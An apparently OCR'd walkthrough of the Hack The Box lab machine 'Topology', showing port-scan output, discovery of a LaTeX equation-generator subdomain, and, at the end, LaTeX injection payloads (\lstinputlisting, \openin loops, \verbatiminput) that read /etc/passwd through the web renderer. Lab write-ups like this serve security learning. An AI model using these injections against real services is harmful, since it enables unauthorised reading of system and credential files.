
Topology

Topology


https://app.hackthebox.com/machines/Topology

`rustscan -a 10.10.11.217 -- -sC -sV -A | tee scan.txt`



```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 dcbc3286e8e8457810bc2b5dbf0f55c6 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC65qOGPSRC7ko+vPGrMrUKptY7vMtBZuaDUQTNURCs5lRBkCFZIrXTGf/Xmg9MYZTnwm+0dMjIZTUZnQvbj4kdsmzWUC
qUMQ7+rHDpRBxV9+PeI9kmGyF6638DJP7P/R2h1N9MuAlVohfYtgIkEMpvfCUv5g/VIRV4atP9x+11FHKae5/xiK95hsIgKYCQtWXvV7oHLs3rB0M5fayka1vOGgn6/nzQ9
EYiHt+zDDYWPI672OK/qRNI7azALWU9OfOzhK3WWLKXloUImRiM0lFvp4edffENyiAiu8sWHWTED0tdse2xg8OfZ6jpNVertFTTbnilwrh2P5oWq+iVWGL8yTFeXvaSK5fq
|   256 d9f339692c6c27f1a92d506ca79f1c33 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIR4Yogc3XXHR1rv03CD80VeuNTF/y2dQcRyZCo4Z3spJ0i+YJVQe/3nT
|   256 4ca65075d0934f9c4a1b890a7a2708d7 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOaM68hPSVQXNWZbTV88LsN41odqyoxxgwKEb1SOPm5k
80/tcp open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
| http-methods: 
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: Miskatonic University | Topology Group
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Add domain to /etc/hosts



Miskatonic University

Department of Mathematics

Topology Group

lklein@topology.htb

+1-202-555-0143

Welcome to Topology!


This is the home page of the Topology Group of Prof
University. We are situated in the Department of Mat
eastern campus.

On this website, we present our current research top
publication list. Prof. Klein's office hours are Tuesday
3:00 PM in W2 0-070.

Staff

1 more domain find after clicking link

Normal Latex generator finding after open site without burp



LaTeX Equation Generator

Need to quickly generate a good looking equation for a website, like this?

$$x^n + y^n = z^n$$


Use this equation generator to create a .PNG file.

Please enter LaTeX inline math mode syntax in the text field (only oneliners supported at the moment). Clicking "Generate" will directly return a .PNG file that you can save with Ctrl+S (or Command+S if on Mac).

Examples

Here are a few code examples that contain the basic math commands to make LaTeX typeset beautiful equations:

Description	LaTeX code	Output
Fractions	`\frac{x+5}{y-3}`	$\frac{x+5}{y-3}$
Greek letters	`\alpha \beta \gamma`	$\alpha \beta \gamma$
Summations	`\sum_{n=1}^\infty`	$\sum_{n=1}^\infty$




Master's student, sysadmin

Software projects

• LaTeX Equation Generator - create .PNGs of LaTeX equations in your browser

• PHPMyRefDB - web application to manage journal citations, with BibTeX support! (currenty in development)




Burp Suite Community Edition

Error


Unknown host: latex.topology.htb

Atter add this domain to /etc/hosts I find here many files, read txt files




```
┌──(kali㉿kali)-[~/HTB/topo]
└─$ cat header.tex
% vdaisley's default latex header for beautiful documents
\usepackage[utf8]{inputenc} % set input encoding
\usepackage{graphicx} % for graphic files
\usepackage{eurosym} % euro currency symbol
\usepackage{times} % set nice font, tex default font is not my style
\usepackage{listings} % include source code files or print inline code
\usepackage{hyperref} % for clickable links in pdfs
\usepackage{mathtools,amssymb,amsthm} % more default math packages
\usepackage{mathptmx} % math mode with times font

┌──(kali㉿kali)-[~/HTB/topo]
└─$ wget http://latex.topology.htb/equationtest.tex
--2023-10-03 08:09:20--  http://latex.topology.htb/equationtest.tex
Resolving latex.topology.htb (latex.topology.htb)... 10.10.11.217
Connecting to latex.topology.htb (latex.topology.htb)|10.10.11.217|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 112 [text/x-tex]
Saving to: ‘equationtest.tex’

equationtest.tex                100%[=====================================

2023-10-03 08:09:23 (20.0 MB/s) - ‘equationtest.tex’ saved [112/112]


┌──(kali㉿kali)-[~/HTB/topo]
└─$ cat equationtest.tex
\documentclass{standalone}
\input{header}
\begin{document}

$ \int_{a}^b\int_{c}^d f(x,y)dxdy $

\end{document}
```

Find some code in pictures



```
iTXtXML:com.adobe.xmp
<?xpacket begin="
" id="W5M0MpCehiHzreSzNTczkc9d"?>
<x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="XMP Core 4.4.0-Exiv2">
 <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#">
  <rdf:Description rdf:about=""
    xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/"
    xmlns:stEvt="http://ns.adobe.com/xap/1.0/sType/ResourceEvent#"
    xmlns:dc="http://purl.org/dc/elements/1.1/"
    xmlns:GIMP="http://www.gimp.org/xmp/"
    xmlns:tiff="http://ns.adobe.com/tiff/1.0/"
    xmlns:xmp="http://ns.adobe.com/xap/1.0/"
   xmpMM:DocumentID="gimp:docid:gimp:c917f4f9-db69-44b2-b4c9-2f931f604e48"
   xmpMM:InstanceID="xmp.iid:395a829f-b0c0-4fd7-b031-a3a2c34246a1"
   xmpMM:OriginalDocumentID="xmp.did:f20619e9-cc27-4a83-8290-86b9179097b2"
   dc:Format="image/png"
   GIMP:API="2.0"
   GIMP:Platform="Windows"
   GIMP:TimeStamp="1644945140752642"
   GIMP:Version="2.10.28"
   tiff:Orientation="1"
   xmp:CreatorTool="GIMP 2.10">
   <xmpMM:History>
    <rdf:Seq>
     <rdf:li
      stEvt:action="saved"
      stEvt:changed="/"
      stEvt:instanceID="xmp.iid:739c8f8c-b0df-44eb-9e46-a331587d94e3"
      stEvt:softwareAgent="Gimp 2.10 (Windows)"
      stEvt:when="2022-02-15T18:12:20"/>
    </rdf:Seq>
   </xmpMM:History>
  </rdf:Description>
 </rdf:RDF>
</x:xmpmeta>
```

Trying this injections from github I found injection for this latex



Read multiple lined file:


```
\lstinputlisting{/etc/passwd}
\newread\file
\openin\file=/etc/passwd
\loop\unless\ifeof\file
    \read\file to\fileline
    \text{\fileline}
\repeat
\closein\file
```

Read text file, **without** interpreting the content, it will only paste raw file content:

```
\usepackage{verbatim}
\verbatiminput{/etc/passwd}
```

